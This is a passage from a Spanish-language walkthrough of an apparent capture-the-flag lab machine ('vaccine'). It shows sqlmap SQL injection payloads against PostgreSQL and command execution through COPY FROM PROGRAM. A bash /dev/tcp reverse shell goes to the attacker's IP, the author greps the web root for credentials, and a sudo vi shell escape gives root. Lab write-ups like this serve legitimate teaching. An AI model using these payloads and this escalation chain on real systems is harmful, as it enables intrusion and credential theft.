sqlmap resumed the following injection point(s) from stored session:
---
Parameter: search (GET)
  Type: boolean-based blind
  Title: PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)
  Payload: search=any query' AND (SELECT (CASE WHEN (9896=9896) THEN NULL ELSE CAST((CHR(81)||CHR(99)||CHR(10
8)) AS NUMERIC) END)) IS NULL-- ywiw

  Type: error-based
  Title: PostgreSQL AND error-based - WHERE or HAVING clause
  Payload: search=any query' AND 9945=CAST((CHR(113)||CHR(120)||CHR(120)||CHR(107)||CHR(113))||(SELECT (CASE
5=9945) THEN 1 ELSE 0 END))::text||(CHR(113)||CHR(106)||CHR(107)||CHR(112)||CHR(113)) AS NUMERIC)-- pXbE

  Type: stacked queries
  Title: PostgreSQL > 8.1 stacked queries (comment)
  Payload: search=any query';SELECT PG_SLEEP(5)--

  Type: time-based blind
  Title: PostgreSQL > 8.1 AND time-based blind
  Payload: search=any query' AND 5193=(SELECT 5193 FROM PG_SLEEP(5))-- JfLE
---
[10:18:56] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Ubuntu 19.10 or 20.10 or 20.04 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: PostgreSQL
[10:18:56] [INFO] fingerprinting the back-end DBMS operating system
[10:18:57] [INFO] the back-end DBMS operating system is Linux
[10:18:57] [INFO] testing if current user is DBA
[10:18:57] [INFO] retrieved: '1'
[10:18:57] [INFO] going to use 'COPY ... FROM PROGRAM ...' command execution
[10:18:57] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> id
do you want to retrieve the command standard output? [Y/n/a] Y
[10:25:38] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[10:25:38] [INFO] retrieved: 'uid=111(postgres) gid=117(postgres) groups=117(postgres),116(ssl-cert)'
command standard output: 'uid=111(postgres) gid=117(postgres) groups=117(postgres),116(ssl-cert)'
os-shell>

```

Logro conseguir una shell, ahora con esto me ejecuto una reverse hacia mi máquina de atacante:

```

[10:55:15] [info] cutting Linux OS shell: to quit type 'x' or 'q' and press ENTER
os-shell> bash -c "bash -i >& /dev/tcp/10.10.14.92/4444 0>&1"
do you want to retrieve the command standard output? [Y/n/a] a

drwx----- 2 postgres postgres 4096 Jul 23 2021 pg_stat_tmp
drwx----- 2 postgres postgres 4096 Jul 23 2021 pg_subtrans
drwx----- 2 postgres postgres 4096 Jul 23 2021 pg_tblspc
drwx----- 2 postgres postgres 4096 Jul 23 2021 pg_twophase
-rw----- 1 postgres postgres 3 Feb 3 2020 PG_VERSION
drwx----- 3 postgres postgres 4096 Jul 23 2021 pg_wal
drwx----- 2 postgres postgres 4096 Jul 23 2021 pg_xact
-rw----- 1 postgres postgres 88 Feb 3 2020 postgresql.auto.conf
-rw----- 1 postgres postgres 130 Mar 6 09:30 postmaster.opts
-rw----- 1 postgres postgres 108 Mar 6 09:30 postmaster.pid
postgres@vaccine:/var/lib/postgresql/11/main$ cd base
postgres@vaccine:/var/lib/postgresql/11/main/base$ ls
1 13100 13101 16384
postgres@vaccine:/var/lib/postgresql/11/main/base$ cd ..
postgres@vaccine:/var/lib/postgresql/11/main$ sudo -l
[sudo] password for postgres:
sudo: a password is required
postgres@vaccine:/var/lib/postgresql/11/main$ find -per
Session terminated.
Script done, file is /dev/null
pos

:/var/lib/postgresql/11/main$ mexit
> nc -nlvp 4444
Connection from 10.129.22.93:35900
bash: cannot set terminal process group (4829): Inappropriate ioctl for device
job control in this shell
postgres@vaccine:/var/lib/postgresql/11/main$ script /dev/null -c bash|

```

Una vez dentro, hago el tratamiento de la TTY.

Después, vuelvo al directorio de la web y con **grep** en recursiva intento buscar por contraseñas:

```

postgres@vaccine:/var/lib/postgresql/11/main$ export TERM=xterm
postgres@vaccine:/var/lib/postgresql/11/main$ cd /var/www/html
postgres@vaccine:/var/www/html$ ls
bg.png      dashboard.js  index.php    style.css
dashboard.css dashboard.php  license.txt
postgres@vaccine:/var/www/html$ grep -r "pass*" .
./dashboard.php: $conn = pg_connect("host=localhost port=5432 dbname=carsdb user=postgres password=
./index.php: if(isset($_POST['username']) && isset($_POST['password'])) {
./index.php: if($_POST['username'] === 'admin' && md5($_POST['password']) === "2cb42f8734ea607eefed3b70a
./index.php: <label for="login_password"><svg class="icon"><use xmlns:xlink="http://www.w3.org/1999
:href="#lock"></use></svg><span class="hidden">Password</span></label>
./index.php: <input id="login_password" type="password" name="password" class="form_input" placeho
d" required>
./style.css:.form input[type='password'],
./style.css:.login input[type='password'],
./style.css:.login input[type='password'],
./style.css:.login input[type='password']:focus,
./style.css:.login input[type='password']:hover,

```

Tenemos la contraseña de el usuario *postgres* que es como quien estamos, lo que nos permite comprobar

si estamos en el fichero sudores:

```
postgres@vaccine:/var/www/html$ sudo -l
[sudo] password for postgres:
Matching Defaults entries for postgres on vaccine:
    env_keep+="LANG LANGUAGE LANGUAS LC_* _XKB_CHARSET", env_keep+="
    XFILESEARCHPATH XUSERFILESEARCHPATH",
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin
    mail_badpass

User postgres may run the following commands on vaccine:
(ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
postgres@vaccine:/var/www/html$
```

Tras un **sudo -l** nos indica que podemos ejecutar **vi** para leer un fichero de configuración como cualquier usuario. Entoces simplemente lo ejecutamos como sudo:

```
postgres@vaccine:/var/www/html$ sudo /bin/vi /etc/postgresql
```

Ahora dentro de vi ejecutamos : !/bin/bash para ejecutar una bash:

```
# PostgreSQL Client Authentication Configuration File
# =====
#
# Refer to the "Client Authentication" section in the PostgreSQL
# documentation for a complete description of this file. A short
# synopsis follows.
#
# This file controls: which hosts are allowed to connect, how clients
# are authenticated, which PostgreSQL user names they can use, which
# databases they can access. Records take one of these forms:
#
# local      DATABASE  USER  METHOD  [OPTIONS]
# host       DATABASE  USER  ADDRESS METHOD  [OPTIONS]
# hostssl    DATABASE  USER  ADDRESS METHOD  [OPTIONS]
# hostnossl  DATABASE  USER  ADDRESS METHOD  [OPTIONS]
#
# (The uppercase items must be replaced by actual values.)
#
# The first field is the connection type: "local" is a Unix-domain
# socket, "host" is either a plain or SSL-encrypted TCP/IP socket,
# "hostssl" is an SSL-encrypted TCP/IP socket, and "hostnossl" is a
# plain TCP/IP socket.
#
:!/bin/bash
```

como lo estamos ejecutando mediante sudo, es decir como el usuario root, se nos otorgará una bash:

```
root@vaccine:/var/www/html#
root
root@vaccine:/var/www/html#
```